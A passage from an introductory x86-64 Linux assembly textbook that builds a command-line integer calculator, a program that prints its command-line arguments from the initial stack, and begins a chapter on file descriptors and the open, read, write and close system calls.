A terminal is a character device. It takes bytes and looks each one up in the ASCII table, so a byte is never a number on the screen, it is always a character. That is why `sys_write` needed a string back in Chapter 3 and could not be handed a value sitting in a register.

Put 65 in a register and you have the bit pattern 01000001, which is 0x41. Send that single byte to the terminal and it prints the capital letter 'A'. If you want the digits 65 on the screen, you must send two bytes: the character '6', which is 54, or 0x36, followed by the character '5', which is 53, or 0x35. One byte per digit.

The ten digit characters are the friendliest block in the ASCII table. They run in order, from '0' at 48 through '9' at 57. Figure 10.1 shows the block and the two conversions that read across it.

Two rules follow from that layout, and the whole calculator rests on them.

- To turn a digit character into its value, subtract `'0'`, which is 48. The character '7' is 55, and 55 - 48 = 7.




Figure 10.1: The ten digit characters and the values the terminal sees. Subtract `'0'` to go from a character down to its value; add it back to go up from a value to a character.

- To turn a value from 0 to 9 back into a digit character, add `'0'`. The value 7 plus 48 is 55, which is the character '7'.

Key concept

A digit character minus `'0'` is its value. A value plus `'0'` is a digit character. Here `'0'` means the number 48: the character zero, never the value zero.

10.2 Reading a Number: String to Integer

The keyboard gives you characters, so the first job is a loop that turns a string of digits into an integer. The program calls it `parse_int`.

The idea is one running total in `rax`. Walk the input from left to right. For each digit: multiply the total by 10, which shifts everything you already have one decimal place to the left, then add the new digit.

- Start with `rax` at 0.
- Load the next byte.
- If it is below `'0'` or above `'9'`, stop. There are no more digits.
- Subtract `'0'` from the byte to get a value from 0 to 9.
- Multiply `rax` by 10, then add the value.
- Move to the next byte and repeat.

Three properties of that loop matter more than the code.

It stops by range, not by count. `parse_int` never counts digits and never looks for a terminator. It stops at the first byte that is not between `'0'` and `'9'`. When you type 492 and press Enter, the byte after the '2' is the newline,

Byte read	In the digit range?	`rax` after
`'4'`	yes	0 times 10 + 4 = 4
`'9'`	yes	4 times 10 + 9 = 49
`'2'`	yes	49 times 10 + 2 = 492
`\n` (10)	no	492, and the loop stops

Table 10.1: Tracing `parse_int` on the four bytes the keyboard delivers when you type 492 and press Enter.

which is 10, so the loop ends and `rax` holds 492. The two range checks are `cmp dl, '0'` with `jb` and `cmp dl, '9'` with `ja`, the unsigned comparisons. That is the right choice for single bytes: a byte is a value from 0 to 255 and has no negative half to worry about.

It handles a minus sign before the loop starts. `parse_int` looks at the first byte of the string. If that byte is a minus sign, it sets `r8`, the sign multiplier, to -1 and moves its index past the minus. The digit loop then runs exactly as before. The last instruction of the function, `imul rax, r8`, applies the sign, so 492 comes out as 492 and -492 comes out as -492. One multiply is the entire sign handling.

It fails quietly, which is both a feature and a hazard. Type 12ab and you get 12, because the 'a' is outside the digit range and stops the loop. The same rule that ends a typed number also ends any input that was never a number.

10.3 Printing a Number: Integer to Digits

Printing runs the reverse trip. Now `rax` holds 492 and you need the three characters '4', '9', '2' on the screen.

Divide by 10, again and again. Each division returns two things: the quotient in `rax` and the remainder in `rdx`. The remainder of a division by ten is the last digit of the number, so the first division produces the last character you want.

- 492 divided by 10: quotient 49, remainder 2. That is the character '2'.
- 49 divided by 10: quotient 4, remainder 9. That is the character '9'.
- 4 divided by 10: quotient 0, remainder 4. That is the character '4'.
- The quotient is 0, so the loop stops.

The digits come out right to left, which is the wrong order for printing. `print_int` fixes that by filling its buffer backwards. A pointer in `rsi` starts at the last byte of `num_buf`, and every new digit is stored one byte in front of the last one. When the loop ends, `rsi` points at the first character of the finished string, and `print_string` prints from there. The classic alternative is to push each digit on the stack and pop them back in reverse; the buffer is cheaper and leaves the stack alone.

Two details decide whether this works.

`div` is unsigned. It divides the 128-bit number in `rdx:rax`, so `print_int` clears the high half with `xor rdx, rdx` before every division. A leftover `rdx` would wreck the result. Because the unsigned division is what runs, the value also has to be positive before the digits make any sense.

Negative values get two extra steps. When the value is not negative, `test rax, rax` followed by `jns` skips straight past the whole problem. When it is negative, `neg rax` turns it into a positive magnitude and `r8` is set to 1 to remember why. After the digits are all in the buffer, one more test on `r8` decides whether to write a minus sign in front of them. That is how -1000 reaches the terminal with its sign in the right place.

10.4 The Program

The shape of the whole program is in Figure 10.2: three reads, a dispatch, one of four operations, and a single print path.

Three sections, as always. Section `.data` holds the text: the banner, three prompts, the result label, two error messages, and a newline. Section `.bss` holds two buffers: `input_buf` at 64 bytes for whatever the user types, and `num_buf` at 32 bytes for the digits `print_int` builds. Section `.text` holds `_start` and five helpers: `str_len`, `print_string`, `read_line`, `parse_int`, and `print_int`.

`read_line` is the new piece. It asks `sys_read` for 63 bytes into `input_buf`, one byte short of the buffer so there is always room for a terminator. The call returns the number of bytes actually typed in `rax`, and the next instruction stores a zero byte at `input_buf + rax`. That one store is what makes the rest of the program work. You type 492 and press Enter, so the buffer holds '4', '9', '2', and a newline; the store puts a null byte right behind the newline, and from then on the program has a proper null-terminated string for `str_len`

and `parse_int` to walk. The input path is the same every time: print a prompt with `print_string`, call `read_line`, call `parse_int`, and park the result in a register the helpers do not touch.

The operator goes through the same steps. Its buffer ends up holding a character such as ∗ followed by a newline. Then one `movzx` instruction keeps the first byte of that buffer and throws the rest away, so the operator character lands in `r13b`.

The dispatch is four comparison pairs. Compare `r13b` with `'+'` and jump to `.do_add`, the same for `'-'` and `.do_sub`, then `'*'` and `.do_mul`, then `'/'` and `.do_div`. Each handler loads `r12` into `rax`, applies the second operand from `r14`, and jumps to the shared print path. If none of the four comparisons matches, the program prints `err_op_msg` and jumps to the error exit.

Division needs one step the other three do not. Before the `idiv`, the program tests the divisor: `test r14, r14` sets the flags from `r14` on its own, and `jz` jumps to `.div_by_zero` when the divisor is zero. Only then does the program load the dividend, sign-extend it into `rdx:rax` with `cqo`, and run `idiv r14`. The signed `idiv` is the right partner for the signed integers `parse_int` produced, and it leaves the quotient in `rax` and the remainder in `rdx`, exactly as the unsigned `div` does in `print_int`.




Figure 10.2: The calculator's flow. The read path runs three times: the first number lands in `r12`, the operator character in `r13b`, and the second number in `r14`. The division path tests the divisor for zero before it divides, and both error paths leave through the same status 1 exit.

The trap

`idiv` does not check its divisor. Hand it a zero and the CPU raises a hardware divide fault, which the kernel turns into a dead program. One `test` plus one `jz` before the division is the difference between an error message and a crash, so the calculator tests `r14` every time, even though it printed the same prompt that every other operator uses.

The program has two ways out. The success path prints the result, prints a newline, and exits with status 0. Both error paths print their message and exit with status 1, so a script that runs the calculator can tell a real answer from a failure. Notice that the success path ends in a syscall and never falls through into `.exit_error`.

```
; ================================================
; File: calculator.asm
; Description: A complete interactive command-line calculator in pure x86-64
;              Linux Assembly (no C library dependencies).
;              Reads two integers and an operator (+, -, *, /) from the user,
;              computes the result (including negative results), and prints it.
;
; Assemble: nasm -f elf64 calculator.asm -o calculator.o
; Link:     ld calculator.o -o calculator
; Run:      ./calculator
; ================================================

section .data
    banner      db "========================================", 10
                db "   BARE METAL x86-64 ASSEMBLY CALCULATOR  ", 10
                db "========================================", 10, 0
    prompt_num1 db "Enter first integer  : ", 0
    prompt_op   db "Enter operator (+-*/): ", 0
    prompt_num2 db "Enter second integer : ", 0
    result_msg  db "Result               : ", 0
    err_div_msg db "Error: Division by zero is undefined!", 10, 0
    err_op_msg  db "Error: Unknown operator!", 10, 0
    newline     db 10, 0

section .bss
    input_buf   resb 64         ; Reserve 64 bytes for keyboard input
    num_buf     resb 32         ; Reserve 32 bytes for integer-to-ASCII conversion
```

```
28
29 section .text
30     global _start
31
32 _start:
33     ; 1. Print welcome banner
34     mov rdi, banner
35     call print_string
36
37     ; 2. Prompt and read first integer -> store in R12 (callee-saved!)
38     mov rdi, prompt_num1
39     call print_string
40     call read_line              ; Reads user input into input_buf
41     mov rdi, input_buf
42     call parse_int              ; Converts ASCII in input_buf to
           signed int in RAX
43     mov r12, rax                ; Save first number in R12
44
45     ; 3. Prompt and read operator (+, -, *, /) -> store ASCII byte in
           R13B
46     mov rdi, prompt_op
47     call print_string
48     call read_line
49     movzx r13, byte [input_buf] ; Save first character of operator
           input in R13
50
51     ; 4. Prompt and read second integer -> store in R14
52     mov rdi, prompt_num2
53     call print_string
54     call read_line
55     mov rdi, input_buf
56     call parse_int
57     mov r14, rax                ; Save second number in R14
58
59     ; 5. Dispatch based on operator in R13B
60     cmp r13b, '+'
61     je .do_add
62     cmp r13b, '-'
63     je .do_sub
64     cmp r13b, '*'
65     je .do_mul
66     cmp r13b, '/'
67     je .do_div
68
69     ; If none matched, print invalid operator error and exit
70     mov rdi, err_op_msg
71     call print_string
```

```
72      jmp .exit_error
73
74  .do_add:
75      mov rax, r12
76      add rax, r14                ; RAX = num1 + num2
77      jmp .print_result
78
79  .do_sub:
80      mov rax, r12
81      sub rax, r14                ; RAX = num1 - num2
82      jmp .print_result
83
84  .do_mul:
85      mov rax, r12
86      imul rax, r14               ; RAX = num1 * num2
87      jmp .print_result
88
89  .do_div:
90      test r14, r14               ; Check if divisor (R14) is 0!
91      jz .div_by_zero             ; Jump if R14 == 0 to avoid hardware
            crash
92      mov rax, r12                ; Dividend in RAX
93      cqo                         ; Sign-extend RAX into RDX:RAX for
            idiv!
94      idiv r14                    ; RAX = R12 / R14
95      jmp .print_result
96
97  .div_by_zero:
98      mov rdi, err_div_msg
99      call print_string
100     jmp .exit_error
101
102 .print_result:
103     mov r15, rax                ; Save calculated result in R15
104     mov rdi, result_msg
105     call print_string
106
107     mov rdi, r15                ; Pass calculated result to print_int
108     call print_int
109
110     mov rdi, newline
111     call print_string
112
113     ; Exit cleanly with status 0
114     mov rax, 60                 ; sys_exit
115     xor rdi, rdi                ; Exit code 0
116     syscall
```

```
117
118 .exit_error:
119     mov rax, 60                 ; sys_exit
120     mov rdi, 1                  ; Exit code 1
121     syscall
122
123 ; ================================================
124 ; Function: str_len
125 ; Input:    rdi = address of null-terminated string
126 ; Output:   rax = number of bytes (excluding null byte)
127 ; ================================================
128 str_len:
129     xor rax, rax
130 .loop:
131     cmp byte [rdi + rax], 0
132     je .done
133     inc rax
134     jmp .loop
135 .done:
136     ret
137
138 ; ================================================
139 ; Function: print_string
140 ; Input:    rdi = address of null-terminated string to print to stdout
141 ; ================================================
142 print_string:
143     push rdi                    ; Save string pointer on stack
144     call str_len                ; Length returned in RAX
145     pop rsi                     ; Pop string pointer directly into
        RSI (Arg 2 of sys_write)
146     mov rdx, rax                ; Length in RDX (Arg 3 of sys_write)
147     mov rax, 1                  ; Syscall 1 = sys_write
148     mov rdi, 1                  ; File descriptor 1 = stdout
149     syscall
150     ret
151
152 ; ================================================
153 ; Function: read_line
154 ; Reads up to 63 bytes from stdin (keyboard) into input_buf and
     null-terminates
155 ; ================================================
156 read_line:
157     mov rax, 0                  ; Syscall 0 = sys_read
158     mov rdi, 0                  ; File descriptor 0 = stdin (keyboard)
159     mov rsi, input_buf          ; Buffer address
160     mov rdx, 63                 ; Max bytes to read
161     syscall                     ; Returns number of bytes read in RAX
```

```
162
163     ; Null-terminate the buffer right after the bytes read
164     mov byte [input_buf + rax], 0
165     ret
166
167 ; ================================================
168 ; Function: parse_int (ASCII String to Signed 64-bit Integer)
169 ; Input:    rdi = address of string (e.g., "-492\n")
170 ; Output:   rax = signed 64-bit integer
171 ; ================================================
172 parse_int:
173     xor rax, rax                ; RAX = 0 (running total)
174     xor rcx, rcx                ; RCX = 0 (string index)
175     mov r8, 1                   ; R8 = sign multiplier (+1 by default)
176
177     ; Check for leading minus sign '-'
178     cmp byte [rdi], '-'
179     jne .parse_loop
180     mov r8, -1                  ; Negative number! Set sign
            multiplier to -1
181     inc rcx                     ; Advance past the '-' character
182
183 .parse_loop:
184     movzx rdx, byte [rdi + rcx] ; Load next ASCII character byte into
            RDX
185     cmp dl, '0'                 ; If char < '0', we reached end of
            digits (e.g., '\n' or 0)
186     jb .parse_done
187     cmp dl, '9'                 ; If char > '9', we reached end of
            digits
188     ja .parse_done
189
190     sub rdx, '0'                ; Convert ASCII digit ('0'-'9') to
            integer (0-9)
191     imul rax, 10                ; Multiply running total by 10
192     add rax, rdx                ; Add new digit to running total
193     inc rcx                     ; Move to next character
194     jmp .parse_loop
195
196 .parse_done:
197     imul rax, r8                ; Multiply by sign (+1 or -1)
198     ret
199
200 ; ================================================
201 ; Function: print_int (Signed 64-bit Integer to stdout)
202 ; Input:    rdi = signed 64-bit integer to print
203 ; ================================================
```

```
print_int:
    mov rax, rdi                ; Number to convert in RAX
    lea rsi, [num_buf + 31]     ; Point RSI to the very END of num_buf
    mov byte [rsi], 0           ; Put null terminator at the end of
        buffer
    mov rbx, 10                 ; Divisor = 10
    xor r8, r8                  ; R8 = negative flag (0 = positive, 1
        = negative)

    ; Check if number is negative
    test rax, rax
    jns .extract_digits         ; If non-negative (Sign Flag == 0),
        start dividing
    neg rax                     ; Make RAX positive for digit
        extraction
    mov r8, 1                   ; Remember that we need to prepend a
        '-' sign!

.extract_digits:
    xor rdx, rdx                ; Clear RDX before unsigned div!
    div rbx                     ; Divide RDX:RAX by 10 -> RAX =
        quotient, RDX = remainder (0..9)
    add dl, '0'                 ; Convert remainder (0..9) to ASCII
        ('0'..'9')
    dec rsi                     ; Move buffer pointer backward by 1
        byte
    mov [rsi], dl               ; Store ASCII digit in buffer

    test rax, rax               ; Is quotient (RAX) zero yet?
    jnz .extract_digits         ; If not zero, keep extracting digits!

    ; If original number was negative, prepend '-' right in front of
        the digits
    test r8, r8
    jz .do_print
    dec rsi
    mov byte [rsi], '-'

.do_print:
    mov rdi, rsi                ; RSI points to the start of our
        formatted string!
    call print_string           ; Print it!
    ret
```

calculator.asm

Save the listing as `calculator.asm`. The comment block at the top of it

carries the three build commands, and the sample run below shows them in the order they are needed. One small note on the helpers: `print_int` borrows `rbx` for the divisor without saving it, which is safe here because nothing else in the program is holding `rbx` at that moment; a routine meant for a library would push and pop it, as Chapter 8 requires.

10.5 Tracing -125 Times 8

Here is the whole pipeline for the sample run, one step at a time.

```
nasm -f elf64 calculator.asm -o calculator.o
ld calculator.o -o calculator
./calculator

========================================
   BARE METAL x86-64 ASSEMBLY CALCULATOR
========================================
Enter first integer  : -125
Enter operator (+-*/): *
Enter second integer : 8
Result               : -1000
```

Sample run

1. You type `-125` and press Enter. Then `read_line` stores five bytes in the input buffer: the minus sign, '1', '2', '5', and the newline. Last, it writes a zero byte at index 5, right behind the newline.
2. `parse_int` looks at the first byte, sees the minus sign, sets `r8` to -1, and starts its index at 1. The loop then walks '1', '2', '5' and the running total climbs 1, 12, 125. The newline is below `'0'`, so the loop stops there, and the final `imul rax, r8` turns 125 into -125. `r12` now holds the first operand.
3. The operator line holds a character such as `*`, and `movzx` loads the first byte of `input_buf` into `r13b`. The newline that follows the operator is ignored.
4. The second number parses to 8 in the same way, and `r14` holds it.
5. The dispatch compares `r13b` with `'+'`, then `'-'`, then `'*'`, and the third comparison matches, so control jumps to `.do_mul`. There, `rax` is loaded from `r12` and `imul rax, r14` computes -125 times 8, which is -1000.
6. `.print_result` parks -1000 in `r15`, prints the result label, and calls

`print_int` with -1000 in `rdi`.

7. `print_int` finds the value negative, so it runs `neg rax` to get 1000 and sets `r8` to 1. Divisions by 10 hand back the digits right to left: remainder 0, then 0, then 0, then 1. Each one is stored one byte in front of the last, so the buffer fills backwards and ends up holding the characters 1000 in the right order. Then the minus sign is written in front of the 1.
8. `print_string` writes `-1000` plus the newline, and the program exits with status 0. The screen shows the result line from the sample run: the label, then -1000.

That is a complete tool built from the parts you already had: two syscalls, one loop for reading, one loop for writing, one dispatch, and five small functions. The only genuinely new work was the two conversions between characters and values, and both of them are one page of arithmetic.

What you learned

- A terminal deals in characters, not integers. The byte 65 prints as `'A'` because 65 is the ASCII code for that letter.
- The digit characters run from `'0'` at 48 through `'9'` at 57. Subtract `'0'` to get a digit's value and add `'0'` to get the character back.
- `parse_int` turns a string into a number by multiplying the running total by 10 and adding each new digit value, stopping at the first byte outside the digit range.
- A leading minus sign flips a sign multiplier (`r8`) from 1 to -1, and one `imul` at the end applies it.
- `print_int` turns a number into characters by dividing by 10 repeatedly, storing each remainder as a digit at the front of a backwards buffer, and prepending a minus sign when the value was negative.
- `read_line` null-terminates whatever `sys_read` returned, and that single store makes the input usable by `str_len` and `parse_int`.
- The operator sits in `r13b` and the dispatch is four comparison pairs into `.do_add`, `.do_sub`, `.do_mul`, and `.do_div`.
- `test r14, r14` before `idiv` is what keeps a zero divisor from killing the program. Success exits with 0, errors exit with 1.

Exercises

1. Add a fifth operator to the calculator. Have `^` send control to a new `.do_square` block that loads `r12` into `rax` and runs `imul rax, rax`, then add the matching comparison pair to the dispatch. When it works, redraw the flow figure from the section above with five operation blocks instead of four.
2. Trace `parse_int` by hand on the input `12ab7` and on the input `-` followed by nothing but Enter. Say what each call returns and which byte stops each loop.
3. `print_int` is called with `rdi` set to 0. Trace the division loop, then explain why the loop still stores one digit instead of stopping immediately. What appears on the screen?
4. The user presses Enter on an empty line at the first prompt. `sys_read` still has something to report. What does it return, where does the null-terminating store put its byte, and what does `parse_int` return for that buffer?

Part III

Talking to the Operating System

11

Command-Line Arguments

Type this at your shell prompt:

```
./my_program hello world 123
```

How does `./my_program` receive those three words? In C they arrive as `argc` and `argv` in `int main(int argc, char *argv[])`. Pure assembly has no C runtime to gather them up. Yet at the moment your program starts, the words are already in memory: the kernel put them there before it jumped to your `_start` label. Collecting them is nothing more than reading the stack you were handed.

11.1 What the Kernel Leaves on the Stack

Before the kernel transfers control to `_start`, it copies two groups of strings to the very top of your stack memory: your command-line arguments, and your environment variables, the `NAME=value` pairs such as `PATH=/usr/bin` and `USER=alice`. Then it pushes pointers, plain 64-bit addresses, to those strings. From high memory down to low memory, the arrangement is always the same:

- the strings themselves, each one ending with a zero byte;
- a 64-bit zero, the NULL that ends the environment array;
- the environment pointers `envp[1]`, `envp[0]`, and so on;
- a 64-bit zero, the NULL that ends `argv`;
- the argument pointers `argv[2]`, `argv[1]`, `argv[0]`;
- `argc`, the argument count, the lowest slot of all.

At the first instruction of `_start`, `rsp` points straight at `argc`.

The count includes the program name: this run has `argc` = 3, and `argv[0]` is




Figure 11.1: The stack as the kernel leaves it for `./my_program hello world`, high memory at the top and low memory at the bottom. The top block holds the strings; each slot below holds the address of one of them. The dots stand for further stack words this chapter does not need.

the string `./my_program` itself. A program run with nothing after its name has `argc` = 1, never 0. One extra word shifts the NULL and the whole environment block down 8 bytes and makes `argc` 4.

Key concept

At the very first instruction of `_start`, `[rsp]` holds `argc`: how many arguments there are, the program name included.

11.2 The Offset Map

The kernel builds this block the same way every time, so every slot sits at a fixed offset from `rsp`.

The slots hold addresses, not characters. The `h` of `hello` lives up in the string block; the slot at `[rsp + 16]` holds the 8-byte address where that `h` begins. Every argument is still a null-terminated string, like the ones you declared in `.data`, so `print_string` can walk it and `sys_write` can print it.

The pattern generalises. Argument `i` sits at `[rsp + 8 + i*8]`: 8 bytes for

Offset	Holds	In the example
`[rsp]`	`argc`	3
`[rsp + 8]`	`argv[0]`	address of `./my_program`
`[rsp + 16]`	`argv[1]`	address of `hello`
`[rsp + 24]`	`argv[2]`	address of `world`
`[rsp + 32]`	NULL	ends `argv`
`[rsp + 40]`	`envp[0]`	address of `USER=alice`
`[rsp + 48]`	`envp[1]`	address of `PATH=/usr/bin`
`[rsp + 56]`	NULL	ends `envp`

Table 11.1: The offset map for the run in Figure 11.1.

the `argc` value at `[rsp]`, then 8 bytes per pointer. At `i = argc` you land on the NULL, at `[rsp + 8 + argc*8]`, and the environment pointers start in the next slot up.

11.3 The Argument Inspector

Here is a complete program that reads `argc` from the stack, loops over the arguments, and prints each one with its index.

```
; ================================================
; File: args.asm
; Description: Prints all command-line arguments (argv[0] .. argv[argc-1])
; Assemble:    nasm -f elf64 args.asm -o args.o
; Link:        ld args.o -o args
; Run:         ./args alpha beta "gamma delta" 999
; ================================================

section .data
    header_msg  db "Command-Line Arguments Received:", 10, 0
    arg_prefix  db "  argv[", 0
    arg_mid     db "] = ", 0
    newline     db 10, 0

section .text
    global _start

_start:
    ; Save the initial stack pointer in RBP so we never lose track of argc/argv
```

```
20      mov rbp, rsp
21
22      ; Print header message
23      mov rdi, header_msg
24      call print_string
25
26      mov r12, [rbp]              ; R12 = argc (total number of
            arguments)
27      xor r13, r13                ; R13 = 0 (current loop index i = 0)
28
29  .arg_loop:
30      cmp r13, r12                ; Have we printed all arguments (i ==
            argc)?
31      jge .done                   ; If i >= argc, exit loop!
32
33      ; 1. Print "  argv["
34      mov rdi, arg_prefix
35      call print_string
36
37      ; 2. Print the index digit (assuming < 10 for simplicity: i + '0')
38      mov rax, r13
39      add al, '0'                 ; Convert index (0..9) to ASCII
            character
40      push rax                    ; Push ASCII character onto stack to
            get a memory address!
41      mov rax, 1                  ; sys_write
42      mov rdi, 1                  ; stdout
43      mov rsi, rsp                ; Address of our character on top of
            the stack
44      mov rdx, 1                  ; 1 byte
45      syscall
46      pop rax                     ; Clean up the 8 bytes we pushed!
47
48      ; 3. Print "] = "
49      mov rdi, arg_mid
50      call print_string
51
52      ; 4. Fetch pointer to argv[i] and print the string!
53      ; Remember: [rbp] is argc.
54      ; [rbp + 8] is argv[0], [rbp + 16] is argv[1], so argv[i] is at
            [rbp + 8 + r13*8]!
55      mov rdi, [rbp + 8 + r13*8]
56      call print_string
57
58      ; 5. Print a newline
59      mov rdi, newline
60      call print_string
```

```
61
62      inc r13                     ; i++
63      jmp .arg_loop
64
65  .done:
66      mov rax, 60                 ; sys_exit
67      xor rdi, rdi                ; exit code 0
68      syscall
69
70  ; ================================================
71  ; Helper: print_string (Prints null-terminated string at RDI)
72  ; ================================================
73  print_string:
74      xor rdx, rdx                ; RDX will count the string length
75  .len_loop:
76      cmp byte [rdi + rdx], 0     ; Check for null terminator (0)
77      je .print
78      inc rdx
79      jmp .len_loop
80  .print:
81      mov rsi, rdi                ; Arg 2: string address
82      mov rax, 1                  ; Syscall 1: sys_write
83      mov rdi, 1                  ; Arg 1: stdout
84      syscall                     ; RDX already holds the length!
85      ret
```

args.asm

The first instruction copies `rsp` into `rbp`, and that copy is the whole trick. From then on `argc` is `[rbp]`, argument `i` is `[rbp + 8 + r13*8]`, and no push, pop, or call can disturb either. `r12` holds `argc`, loaded once. `r13` holds the index, which starts at 0, and the loop leaves when the index catches the count.

Step 4 does two things in one line: NASM computes `rbp + 8 + r13*8`, the slot of `argv[i]`, and loads the 8 bytes stored there into `rdi`. What arrives is not the argument, it is the address of the argument, which is exactly what `print_string` expects.

Assemble, link, and run it.

```
1  nasm -f elf64 args.asm -o args.o
2  ld args.o -o args
3  ./args alpha beta "gamma delta" 999
4
5  Command-Line Arguments Received:
```

```
argv[0] = ./args
argv[1] = alpha
argv[2] = beta
argv[3] = gamma delta
argv[4] = 999
```

Sample run

The quotes around `"gamma delta"` kept the space inside one argument, so the program sees a single string. The shell splits the command line into words before your program runs; by the time `_start` executes, only the count and the pointers are left to read.

11.4 Printing One Character Without a Buffer

Step 2 of the loop prints the index digit with no buffer declared in `.data` or `.bss`. Four moves do the work.

1. `mov rax, r13` copies the index into `rax`, and `add al, '0'` turns the value into its character: 0 becomes `'0'`, 5 becomes `'5'`.
2. `push rax` writes all 8 bytes of `rax` onto the stack and moves `rsp` down by 8, so the byte in `al` now sits at the address `rsp` holds. `sys_write` wants an address in `rsi`, and the push just built one.
3. `mov rsi, rsp` passes that address, `mov rax, 1` and `mov rdx, 1` set up a one-byte write to stdout, and `syscall` prints the character.
4. `pop rax` adds 8 back to `rsp`, so the stack pointer ends up where it started.

Why does the byte land at `[rsp]` and not at `[rsp + 7]`? Memory is little endian: inside a multi-byte value, the least significant byte is stored at the lowest address. `al` is the lowest byte of `rax`, so the push places it exactly where `rsp` points afterwards, and one byte needs no buffer when the stack can supply an address for free.

One limit comes with the trick: it covers indexes 0 through 9. `'0'` plus 10 is the character just past `'9'`, not a two-digit number, so a program with eleven or more arguments prints punctuation where the index should be. Printing a real decimal index needs the digit loop from Chapter 10.

The trap

`rsp` moves under your feet: every push, pop, and call changes it. Inside `print_string` the `call` has already pushed an 8-byte return address, so `[rsp + 8]` there is `argc` and `[rsp + 16]` is `argv[0]`, every offset you memorized shifted by 8. Copy `rsp` into `rbp` at the top of the program, as `args.asm` does, and read `argc` and the pointers through `rbp` from then on.

What you learned

- The kernel copies the argument and environment strings onto your stack before `_start` runs, then pushes pointers to them underneath.
- At the first instruction of `_start`, `[rsp]` is `argc`, and the count always includes the program name.
- `argv[i]` lives at `[rsp + 8 + i*8]`; a NULL sits at `[rsp + 8 + argc*8]`, the environment pointers follow it, and they end in a NULL of their own.
- Each slot holds a 64-bit address, not the characters. The strings themselves are higher in memory.
- `args.asm` saves `rsp` in `rbp` on its first line, then reads `argc` and every argument through `rbp`, which pushes and calls cannot disturb.
- `push rax` plus `mov rsi, rsp` makes a one-byte scratchpad: little endian puts `al` at the address `rsp` holds, and `pop rax` tidies up.

Exercises

1. Assemble and run `args.asm`, then run `./args` with nothing after the program name. How many lines of output appear, and what value did `[rsp]` hold?
2. Change the program so it numbers only the arguments you typed: skip `argv[0]` and let the first printed line read `argv[0] =` for the first word after the program name. Which values of `r13` does the loop visit now, and what must `r12` be compared against?
3. Add a line before the header that prints `argc` with the same push and pop trick, then run `./args a b c d e f g h i j k`. Say what the screen shows and explain why the character trick fails at that count.

4. Draw the initial process stack for `./args alpha beta "gamma delta" 999` the way Figure 11.1 draws it: `argc`, the five `argv` pointers, and the NULL. Label `[rsp]`, `[rsp + 8]`, and `[rsp + 48]`. What is `argc`, and which string does the pointer at `[rsp + 32]` name?

12

Files and File Descriptors

In Chapter 3 you sent bytes to descriptor 1 and read them from descriptor 0. Those two numbers were enough for a calculator that printed an answer and forgot it, and nothing you write to descriptor 1 survives the program.

To keep data you need a file. You ask the kernel to open a file by name, and then you use the small integer it hands back in exactly the place where you used 0 or 1.

By the end of this chapter you will have built `asm_cp`, a working version of the Unix `cp` command: it checks its arguments, opens a source and a destination, moves the bytes in 4 KB chunks, closes both, and reports a failure instead of crashing on one.

12.1 The Life of a Descriptor

You never pass a filename to `sys_read` or `sys_write`. Names belong to exactly one call, and it hands you an integer you use from then on. Three steps, one mechanism.

1. Open the file with `sys_open` (`rax` = 2). `rdi` holds the address of the filename, a null-terminated string built like the argument strings of Chapter 11. `rsi` holds the flags: read, write, create, append. `rdx` holds the permission bits used when a file is created. The kernel finds the file, checks that you may touch it, and returns a small positive integer in `rax`. That integer is the file descriptor.
2. Read or write with `sys_read` (`rax` = 0) or `sys_write` (`rax` = 1). Put the descriptor in `rdi`, the buffer address in `rsi`, and the byte count in `rdx`.
3. Close the file with `sys_close` (`rax` = 3). Put the descriptor in `rdi`. The kernel flushes anything it was holding for the file and frees the descriptor.

Your process starts with three descriptors already open: 0, 1, and 2, as Chapter 3 laid them out. The kernel hands out the lowest free number, so the first file a small program opens almost always gets 3, the next one gets 4. Close descriptor 3 and the next open gets 3 back: descriptor numbers are slots, not identities.

Key concept

A file descriptor is just a number. The kernel keeps a table that maps that number to the file you opened, so your program never holds the file itself: it holds the number, passes the number, and the kernel does the work.

Call (`rax`)	Arguments	Returns in `rax`
`sys_open` (2)	`rdi` name, `rsi` flags, `rdx` mode	new descriptor, or a negative error
`sys_read` (0)	`rdi` descriptor, `rsi` buffer, `rdx` max bytes	bytes read, and 0 at end of file
`sys_write` (1)	`rdi` descriptor, `rsi` buffer, `rdx` byte count	bytes written
`sys_close` (3)	`rdi` descriptor, and nothing else	0 on success

Table 12.1: The four file system calls. Only `sys_open` takes a name; every later call takes the descriptor that `sys_open` returned.

